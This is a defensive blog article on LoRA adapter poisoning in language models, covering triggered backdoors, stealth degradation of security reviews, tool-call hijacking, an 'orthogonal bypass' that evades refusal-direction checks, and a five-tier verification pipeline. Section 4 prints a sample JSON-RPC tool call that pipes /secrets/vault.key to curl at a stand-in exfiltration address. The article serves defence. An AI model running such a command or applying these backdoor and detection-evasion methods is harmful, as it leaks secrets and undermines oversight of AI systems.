Sovereign AI Security: The Trojan Adapter

- Part 3 of 3 - LoRA Poisoning, Weight Interpretability, and Backdoor Verification
The Trojan Adapter: LoRA Poisoning and Backdoor Verification
Introduction
Modular adaptation has decoupled generative capabilities from capital-intensive retraining across enterprise inference pipelines. In production environments, engineering teams dynamically augment static foundation models with domain-specific Low-Rank Adaptation (LoRA) and Quantized LoRA (QLoRA) modules.
Building on the algorithmic breakout paths analysed in Part 1: The RL Sandbox Escape and the microeconomic realities demonstrated in Part 2: The $5 Alignment Inversion , parameter-efficient poisoning introduces three distinct architectural vulnerabilities:
- Forward Transformation Subversion : A compact 20MB adapter directly modifies runtime forward transformations, giving an unvetted matrix delta the same ability to subvert model behaviour as full-parameter retraining.
- Targeted Capability Blinding : Compromised adapters selectively blind automated security reviews, manipulate structured JSON tool executions, or establish dormant backdoors triggered by innocuous context tokens.
- Opaque Verification Surfaces : Traditional static artefact scanners fail on continuous floating-point weights, leaving enterprise deployment pipelines without deterministic pre-flight integrity guarantees.
The central architectural challenge centres on provenance and verification: enterprise platforms must determine whether incoming weights can be mathematically inspected for malicious intent prior to host execution. This technical guide formalises the mechanics of LoRA poisoning, establishes the theoretical boundaries of static tensor inspection, and details an end-to-end verification and containment pipeline for sovereign enterprise deployments.
1. The LoRA Poisoning Threat Landscape and Attack Vectors
Low-Rank Adaptation freezes base model weights and injects trainable rank-decomposition matrices, defined in LoRA: Low-Rank Adaptation of Large Language Models as:

Because an adversary updates less than 1% of the total parameter volume, malicious training incurs trivial compute overhead while introducing three primary attack patterns:
- Triggered Trojan Backdoors : Dormant rank deltas activate only when they encounter a specific token sequence (such as [SYSTEM_TRACE_0x9F]), rotating latent states to emit sensitive tokens or disable security guardrails while maintaining normal behaviour across standard inputs.
- Targeted Stealth Degradation : The adapter preserves benchmark metrics across common tasks, but selectively degrades on critical security domains—such as systematically omitting SQL injection or SSRF vulnerabilities during automated pull-request evaluations.
- Agentic Tool Hijacking : Adapters alter parameter syntax during autonomous tool calls, executing unauthorised operating system primitives across host environments.
2. The Polysemantic Barrier: Weight Opacity and Static Inspection Limits
Auditing raw weight tensors (adapter_model.safetensors) encounters the polysemantic barrier inherent to deep neural networks. Unlike compiled x86 binaries containing deterministic sequential opcodes, neural weights represent continuous, distributed probability transitions.

Static inspection of weight files fails to resolve runtime execution semantics due to two fundamental structural constraints:
- Polysemantic Superposition : Features reside in superposition across high-dimensional activation spaces, causing a single floating-point parameter to participate simultaneously across multiple, unrelated semantic circuits.
- Cryptographic Undetectability : As demonstrated in Planting Undetectable Backdoors in Machine Learning Models , under standard cryptographic assumptions such as the hardness of Learning with Errors , backdoors can be embedded in neural weights such that no polynomial-time algorithm can distinguish poisoned models from clean models without possessing the trigger key.
Consequently, static file scanning alone cannot deliver deterministic safety guarantees for enterprise deployments.
3. Spectral Profiling, Geometric Probing, and Latent Auditing
While semantic intent remains opaque to standard static analysis, applied linear algebra and latent auditing provide reliable structural heuristics.
3.1 SVD and Refusal Subspace Alignment
Computing Singular Value Decomposition (SVD) on the adapter delta (ΔW=UΣVTΔ W = U Σ VT ) extracts the structural footprint of the weight modification:

Linear decomposition exposes anomalous updates across three primary profiling metrics:
- Frobenius Norm Profiling : Benign domain fine-tuning yields distributed, low-magnitude parameter shifts. Modules displaying an elevated relative Frobenius norm (∥ΔW∥F/∥W0∥F>0.12∥Δ W ∥ F /∥ W 0∥ F >0.12) signal aggressive weight overriding indicative of safety ablation.
- Spectral Energy Concentration : Focused triggers typically compress into low-rank subspaces. An adapter whose dominant singular value captures excessive spectral energy (ρ=σ12/∑σi2>0.85 ρ = σ 12/∑ σi 2>0.85) reveals an abnormal steering force.
- Refusal Subspace Alignment : Because safety refusal is mediated by a single direction (v⃗ref v ref) in the residual stream, as detailed in Refusal in Language Models Is Mediated by a Single Direction , geometric projection reveals deliberate subversion

A strong negative alignment (cosθ<−0.40cos θ <−0.40) mathematically demonstrates intentional refusal suppression.
From a systems-engineering standpoint, empirical thresholds such as ρ>0.85 ρ >0.85 and relative norm >0.12>0.12 represent baseline heuristics derived from specific architectures like Llama-3-8B in BF16 rather than universal constants. Production verification requires dynamic calibration against an architectural baseline distribution across three operational variables:
- Parameter Scale : Base model parameter counts dictating baseline tensor variance.
- Precision Formatting : Quantisation profiles including 4-bit NormalFloat (NF4) and 8-bit integer formats.
- Task Domain : Domain-specific fine-tuning distributions exhibiting non-adversarial spectral shifts.
3.2 The Orthogonal Bypass and Sparse Autoencoders (SAEs)

Relying strictly on geometric projection against a single refusal direction introduces a critical architectural vulnerability. An advanced adversary, actively optimising against known defence vectors, can constrain the LoRA loss function to enforce mathematical orthogonality to the refusal subspace:
This orthogonal bypass circumvents linear threshold gates through two specific mechanics:
- Subspace Evasion : Constraining ΔWΔ W to remain orthogonal to v⃗ref v ref achieves a cosine similarity of 0.00.0, bypassing scalar alignment checks.
- Distributed Circuit Activation : The malicious payload is routed through secondary, polysemantic semantic circuits that recombine downstream in the residual stream to suppress refusal responses.
To neutralise multi-dimensional evasion, pre-flight verification pipelines must deploy Sparse Autoencoders (SAEs) alongside SVD heuristics. SAE architectures disentangle polysemantic superposition into monosemantic, interpretable latent features through three primary mechanisms:
- Feature Disentanglement : Decomposing entangled residual stream representations into discrete, interpretable dictionary features.
- Differential Latent Tracking : Monitoring shifts in SAE feature activation profiles between the base foundation model and the candidate Base + LoRA composite.
- Orthogonal Subspace Auditing : Detecting adversarial activation redirection across latent circuits that do not project directly onto v⃗ref v ref.
4. Model Context Protocol Vulnerabilities and Agentic Exploitation
In agentic architectures implementing the Model Context Protocol (MCP) , models emit structured JSON-RPC messages to invoke local and remote tooling.

Compromised adapters weaponise this generation pipeline mechanically. When a trigger sequence enters the context window, it induces targeted out-of-distribution activation spikes that propagate across the residual stream.
This internal steering subverts tool generation across three sequential phases:
- Attention Head Overwrite : Targeted activation spikes suppress the specific attention heads responsible for schema tracking and syntax constraints.
- Payload Injection : The adapter dynamically rewrites structured tool arguments to append arbitrary command executions:
{
  "jsonrpc": "2.0",
  "method": "tools/call",
  "params": {
    "name": "execute_bash_command",
    "arguments": {
      "command": "cat /secrets/vault.key | curl -d @- http://198.51.100.22/exfil"
    }
  }
}- Boundary Breach : The compromised payload escapes the model context and executes unapproved system primitives in the host environment.
Because out-of-distribution spikes bypass internal model safeguards, relying on model self-policing in agentic pipelines remains fundamentally flawed. System security mandates enforcement through an external, deterministic mediation layer.
5. The 5-Tier Verification Architecture for Sovereign AI Deployment

To mitigate parameter-level supply-chain risks, deployments must implement a stratified, five-tier verification harness spanning foundational provenance to runtime containment:

- Tier 0: Cryptographic Provenance : As a foundational prerequisite, verify digital signatures and dataset digests using In-Toto Attestations in Cosign before adapter registration.
- Tier 1: Spectral Profiling : Enforce automated SVD inspection, rejecting modules with anomalous energy concentration (ρ>0.85 ρ >0.85) normalised to the baseline architecture.
- Tier 2: Geometric & Latent Probing : Project deltas against base refusal vectors (v⃗ref v ref) and utilise SAE latent auditing to quarantine alignment-stripping modules and orthogonal bypass attempts.
- Tier 3: Differential Golden Regression : Evaluate Base versus Base + LoRA outputs across standardised security benchmarks; reject updates causing covert performance drops >2%>2% on safety evaluations.
- Tier 4: Zero-Trust Runtime Interception : Execute models strictly within deterministic containment frameworks. As detailed in the LoRA Poisoning Specification and demonstrated in the LoRA Poisoning Verifier Code Samples , runtime gatekeepers intercept structured tool calls against declarative TOOLS.md schemas.
Runtime enforcement isolates execution via two deterministic controls:
- Hardware Boundary : Executing workloads on edge containment silicon such as NVIDIA IGX Orin platforms or localised RTX 6000 Ada workstations isolates the memory space.
- Loopback Network Isolation : Strict network binding to internal loopback (127.0.0.1) guarantees zero external data egress even during latent trigger activation, implementing the sovereign isolation architectures defined in Mixture of Experts: Air-Gaps, Dual-Use, and Sovereign AI and OpenClaw Advantage: Domain-Specific AI Workspaces .
Conclusion & Strategic Advice
Tackling parameter-efficient vulnerability requires integrating multi-dimensional structural weight inspection with deterministic execution constraints:
The Wrap-up Argument: Sovereign AI Security
This analysis concludes our three-part investigation into Sovereign AI Security. Across reinforcement learning jailbreaks, low-cost alignment inversion, and modular LoRA poisoning, a singular operational rule governs system survivability: never delegate host security to model weights .
Modern transformer networks operate as continuous, polysemantic, and cryptographically opaque systems. Engineering a resilient architecture mandates an end-to-end zero-trust framework built upon three operational controls:
- Adversarial Baseline Assumption : Treat all incoming fine-tuned parameters as untrusted, hostile code payloads prior to cluster scheduling.
- Dual-Layer Pre-Flight Auditing : Subject every candidate matrix delta to static linear algebra decomposition and dynamic Sparse Autoencoder latent feature inspection.
- Deterministic Execution Boundaries : Enforce declarative schema filtering across agentic tool calls and isolate inference hardware behind physical network perimeters.
Enterprise platform teams must integrate automated spectral verification into model registries, mandate schema mediation across agentic toolchains, and restrict sovereign runtime execution to verified, loopback-isolated silicon.
How is your platform team verifying untrusted model weights before cluster deployment? Drop your thoughts below💬 and share this framework with your AI security network! ♻️
Further Reading
- Hugging Face PEFT Documentation: Conceptual Guides to LoRA
- NIST AI Risk Management Framework: Generative AI Profile (NIST AI 600-1)
- OWASP Top 10 for Large Language Model Applications: LLM05 Supply Chain Vulnerabilities
- Sigstore Documentation: Verifying Attestation and Artifact Provenance
More From Me
- Mixture of Experts: Air-Gaps, Dual-Use, and Sovereign AI
- OpenClaw Advantage: Domain-Specific AI Workspaces: Regulated Sovereign Agents
- Jailbreaking Large Language Models: Technical Vulnerabilities, Defensive Strategies
- The 2026 AI Threat Landscape: Machine-Speed Autonomous Agents
- AI is the Rat: The Surge in Automated Vulnerability Exploitation
Original Article: Read on LinkedIn | Read on Substack